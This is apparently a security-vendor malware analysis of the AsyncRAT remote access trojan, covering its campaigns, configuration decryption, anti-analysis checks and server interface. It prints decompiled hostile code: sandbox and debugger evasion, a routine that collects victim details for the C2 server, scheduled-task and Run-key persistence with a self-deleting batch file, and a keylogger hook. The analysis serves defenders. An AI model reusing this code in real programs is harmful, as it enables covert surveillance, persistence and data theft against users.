AsyncRAT C2 Framework: Overview, Technical Analysis & Detection

By Pawan Kumar N

Published: 2022-08-16 · Archived: 2026-04-06 00:25:11 UTC

In this blog we describe the AsyncRAT C2 (command & control) Framework, which allows attackers to remotely monitor and control other computers over a secure encrypted link. We provide an overview of this threat, a technical analysis, and a method of detecting the malware using Qualys Multi-Vector EDR.

AsyncRAT C2 Framework is a Remote Access Trojan (RAT) designed to remotely monitor and control other computers through a secure encrypted connection. Features include keylogging, audio/video recording, info-stealing, remote desktop control, password recovery, launching remote shell, webcam, injecting payloads, among other functions.

AsyncRAT has been used by various malware campaigns and threat actors in recent exploits. For example, as part of the Operation Layover campaign that targeted the Aviation industry, TA2541 used infected Word documents with themes related to aviation, transportation, and travel to enable downloading the AsyncRAT payload. More recently, a campaign using social engineering techniques targeted Thailand pass customers. Finally, the Follina Outbreak in Australia delivered AsyncRAT as a malicious payload.

AsyncRAT can be detected and removed using Qualys Multi-Vector EDR, which is a service of the Qualys Cloud Platform.

Threat Overview of AsyncRAT C2 Framework

Aliases: Async RAT

Target Industry Verticals: Aviation, Travel, Hospitality, among others

Regions: Asia, Latin America, North America, South America, Central America

Infection Vectors: Spam/phishing email and spear-phishing

Objective of Malware: Keylogging, data exfiltration, info-stealing, remote shell, remote code execution



Figure 1: Timeline of major AsyncRAT incidents

Technical Analysis of AsyncRAT C2 Framework

AsyncRAT's main function enables modules, settings, and flow of code execution. The delay function defines the sleep duration before execution, which can be modified in each variant (e.g. 3 seconds, 5 seconds, 10 seconds, etc.) while building the payload (see Figure 2).

Main() : void

```
// Client.Program
// Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000808
public static void Main()
{
    for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
    {
        Thread.Sleep(1000);
    }
    if (!Settings.InitializeSettings())
    {
        Environment.Exit(0);
    }
    try
    {
        if (!MutexControl.CreateMutex())
        {
            Environment.Exit(0);
        }
        if (Convert.ToBoolean(Settings.Anti))
        {
            Anti_Analysis.RunAntiAnalysis();
        }
        if (Convert.ToBoolean(Settings.Install))
        {
            NormalStartup.Install();
        }
        if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
        {
            ProcessCritical.Set();
        }
        Methods.PreventSleep();
    }
    catch
    {
    }
    for (;;)
    {
        try
        {
            if (!ClientSocket.IsConnected)
            {
                ClientSocket.Reconnect();
                ClientSocket.InitializeClient();
            }
        }
        catch
        {
        }
        Thread.Sleep(5000);
    }
}
```

Figure 2: Main functions of AsyncRAT

Initialize Settings Function

The Initialize Settings function enables all hardcoded configurations and settings that are predefined while building the payload (Fig. 3).

Figure 3: Initialization of configuration settings

Figure 4 shows the Initialize Settings function, which also enables decryption of all configuration settings from the AES256 algorithm.



Figure 4: Decryption of configuration settings

Configuration Settings

Ports	8080
Hosts	malware[.] com
Version	1.5
Install	False
MTX (Mutex)	AsyncMutex_6SI8OkPnk

Pastebin	null
Anti	False
BDOS	False

Verify Hash Function

The Verify Hash function reveals if the configurations are valid or not using the server certificate and server signature (Fig. 5).

Figure 5: Verify hash function reveals validity of configurations

Client Algorithm

The client algorithm is a decryption routine for all the hardcoded configurations & settings. The [Rfc2898DeriveBytes] API uses the PBKDF2 algorithm. Figure 6 shows the execution of this algorithm.



Figure 6: Client algorithm for decrypting hardcoded configurations and settings

Once all configuration settings are decrypted, AsyncRAT creates a mutex instance, which creates the mutex value of “AsyncMutex_6SI8OkPnk” by default. This value can be modified while building new payloads (Fig. 7).



Figure 7: Decryption routine

Client Connection

Using the “WebClient.DownloadString” API, AsyncRAT can download additional resources and other payloads from pastebin or other domains. Figure 8 shows the code used for connecting to a domain via the specified port.

Figure 8: Enabling a C2 connection

Client Helper

Anti-Analysis

AsyncRAT's Client Helper includes an anti-analysis tool with multiple subfunctions such as:

- Detect Manufacturer
- Detect Sandbox
- IsSmallDisk
- IsXP
- Anti-Virus Check

```
// Token: 0x02000006 RID: 6
internal class Anti_Analysis
{
    // Token: 0x06000026 RID: 38 RVA: 0x00002141 File Offset: 0x00000341
    public static void RunAntiAnalysis()
    {
        if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
        {
            Environment.FailFast(null);
        }
    }
```

Figure 9: Anti-analysis tool enabled in AsyncRAT

Detect Debugger

Client Helper provides a Detect Debugger tool that uses the "**CheckRemoteDebuggerPresent**" API to check if a process is being debugged (Fig. 10).

```
DetectDebugger() : bool
// Client.Helper.Anti_Analysis
// Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
}
```

Figure 10: Detect debugger tool in Client Helper

Detect Manufacturer

Client Helper's Detect Manufacturer tool enables anti-virtual machine (VM) techniques by using WMI queries and checks for keywords like "Microsoft Corporation", "VIRTUAL", "VMware", or "VirtualBox" to detect VM environments.

For example, Figure 11 shows a query: "Select * from Win32 ComputerSystem":



Figure 11: Detect VM query in Client Helper

Detect Sandbox

The Detect Sandbox feature in AsyncRAT's Client Helper uses the "**GetModuleHandle**" API to load the "SbieDll.dll" module to detect a sandbox (Fig. 12).



Figure 12: Detect sandbox feature in Client Helper

IsSmallDisk

Another Client Helper tool called IsSmallDisk uses the "**Path.GetPathRoot**" API to check for disk size, since most VMs would have a smaller disk size than that used in physical disk drives. Figure 13 shows how IsSmallDisk is enabled.



Figure 13: Detect disk size

IsXP

Another tool, IsXP, checks whether the operating system used is Windows XP or not. Figure 14 shows how this tool is enabled.



Figure 14: Detect Windows XP

Antivirus Check

The Antivirus Check tool in Client Helper uses WMI checks for which antivirus product is installed in the system. Figure 15 shows this being done with the following command: `"\\root\SecurityCenter2"`, `"Select * AntiVirusProduct"`.



Figure 15: Anti-virus check

Once AsyncRAT performs all the checks and collects desired information, it sends the data to its C2 server (Fig. 16).

```
namespace Client.Helper
{
    // Token: 0x02000008 RID: 8
    public static class IdSender
    {
        // Token: 0x0600002F RID: 47 RVA: 0x0000375C File Offset: 0x0000195C
        public static byte[] SendInfo()
        {
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("Packet").AsString = "ClientInfo";
            msgPack.ForcePathObject("HWID").AsString = Settings.Hwid;
            msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
            msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
              Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
            msgPack.ForcePathObject("Path").AsString = Application.ExecutablePath;
            msgPack.ForcePathObject("Version").AsString = Settings.Version;
            msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower().Replace("true", "Admin").Replace("false",
              "User");
            msgPack.ForcePathObject("Performance").AsString = Methods.GetActiveWindowTitle();
            msgPack.ForcePathObject("Pastebin").AsString = Settings.Pastebin;
            msgPack.ForcePathObject("Antivirus").AsString = Methods.Antivirus();
            msgPack.ForcePathObject("Installed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime
              ().ToString();
            msgPack.ForcePathObject("Pong").AsString = "";
            msgPack.ForcePathObject("Group").AsString = Settings.Group;
            return msgPack.Encode2Bytes();
        }
    }
}
```

Figure 16: Data exfiltration to C2 server

Client Install

AsyncRAT's Client Install feature maintains persistence checks as to whether the process has admin privileges. This occurs by creating a scheduled persistence check every time a user logs on. For example:

`Command: "/c schtasks /create /f /sc onlogon /rl highest /tn"`

If the process reveals there are no admin privileges, a run registry entry is created in reverse order: `"Software\\Microsoft\\Windows\\CurrentVersion\\Run";` it then copies itself into a `"%temp%"` folder with a different name and executes from the temp folder via a bat script (Fig. 17).

```
Install() : void
        if (Methods.IsAdmin())
        {
            Process.Start(new ProcessStartInfo
            {
                FileName = "cmd",
                Arguments = string.Concat(new string[]
                {
                    "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
                    Path.GetFileNameWithoutExtension(fileInfo.Name),
                    "\" /tr '\"",
                    fileInfo.FullName,
                    "\"' & exit"
                }),
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = true
            });
        }
        else
        {
            using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"),
              RegistryKeyPermissionCheck.ReadWriteSubTree))
            {
                registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
            }
        }
        if (File.Exists(fileInfo.FullName))
        {
            File.Delete(fileInfo.FullName);
            Thread.Sleep(1000);
        }
        Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
        byte[] array = File.ReadAllBytes(fileName);
        stream.Write(array, 0, array.Length);
        Methods.ClientOnExit();
        string text = Path.GetTempFileName() + ".bat";
        using (StreamWriter streamWriter = new StreamWriter(text))
        {
            streamWriter.WriteLine("@echo off");
            streamWriter.WriteLine("timeout 3 > NUL");
            streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
            streamWriter.WriteLine("CD " + Path.GetTempPath());
            streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
        }
        Process.Start(new ProcessStartInfo
        {
            FileName = text,
            CreateNoWindow = true,
            ErrorDialog = false,
            UseShellExecute = false,
            WindowStyle = ProcessWindowStyle.Hidden
        });
        Environment.Exit(0);
```

Figure 17: Enabling persistence checks for admin privileges

Figure 18 shows the bat script being dropped into `"%temp%"` folder. It self-deletes after execution.



Figure 18: Bat script

The Client Install tool then creates a run registry entry with the binary name and its full path (Fig. 19):



Figure 19: Run key entry by Client Install tool

Keylogger

AsyncRAT's Keylogger feature uses the code of opensource project LimeLogger, which uses API's like "GetKeyState" and "GetKeyboardLayout" to capture the keystrokes on the victim machine (Fig. 20).

```
private static IntPtr SetHook(LowLevelKeyboardProc proc)
{
    using (Process curProcess = Process.GetCurrentProcess())
    {
        return SetWindowsHookEx(WHKEYBOARDLL, proc, GetModuleHandle(curProcess.ProcessName), 0);
    }
}

private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
    {
        int vkCode = Marshal.ReadInt32(lParam);
        bool capsLock = (GetKeyState(0x14) & 0xffff) != 0;
        bool shiftPress = (GetKeyState(0xA0) & 0x8000) != 0 || (GetKeyState(0xA1) & 0x8000) != 0;
        string currentKey = KeyboardLayout((uint)vkCode);

        if (capsLock || shiftPress)
        {
            currentKey = currentKey.ToUpper();
        }
        else
        {
            currentKey = currentKey.ToLower();
        }

        if ((Keys)vkCode >= Keys.F1 && (Keys)vkCode <= Keys.F24)
            currentKey = "[" + (Keys)vkCode + "]";
```

Figure 20: LimeLogger enabling keylogger feature

The keylogger takes a snapshot of the keystrokes captured on victim machine, which can be saved to text file. Figure 21 shows a few examples.



Figure 21: Captured keystrokes on victim machine

Native API Methods

- RtlSetProcessIsCritical: Used to prevent the termination of a malware process; if it is terminated, the system will crash with a blue screen error
- Get Active Window: It uses the "**GetForegroundWindow**" API to identify the window in which the user is currently working
- Prevent Sleep: Use of the "**SetThreadExecutionState**" API prevents the system from entering sleep mode

Server-Side Features

AsyncRAT's server interface provides a client tab with details about the victim machine. Figure 22 shows this display.

1. IP Address of the victim machine
2. HWID: hardware ID of victim machine
3. Username
4. Operating system
5. Privileges: user / admin
6. AV software installed on the system

7. Active Window: window that a user is currently using

Figure 22: Victim machine information

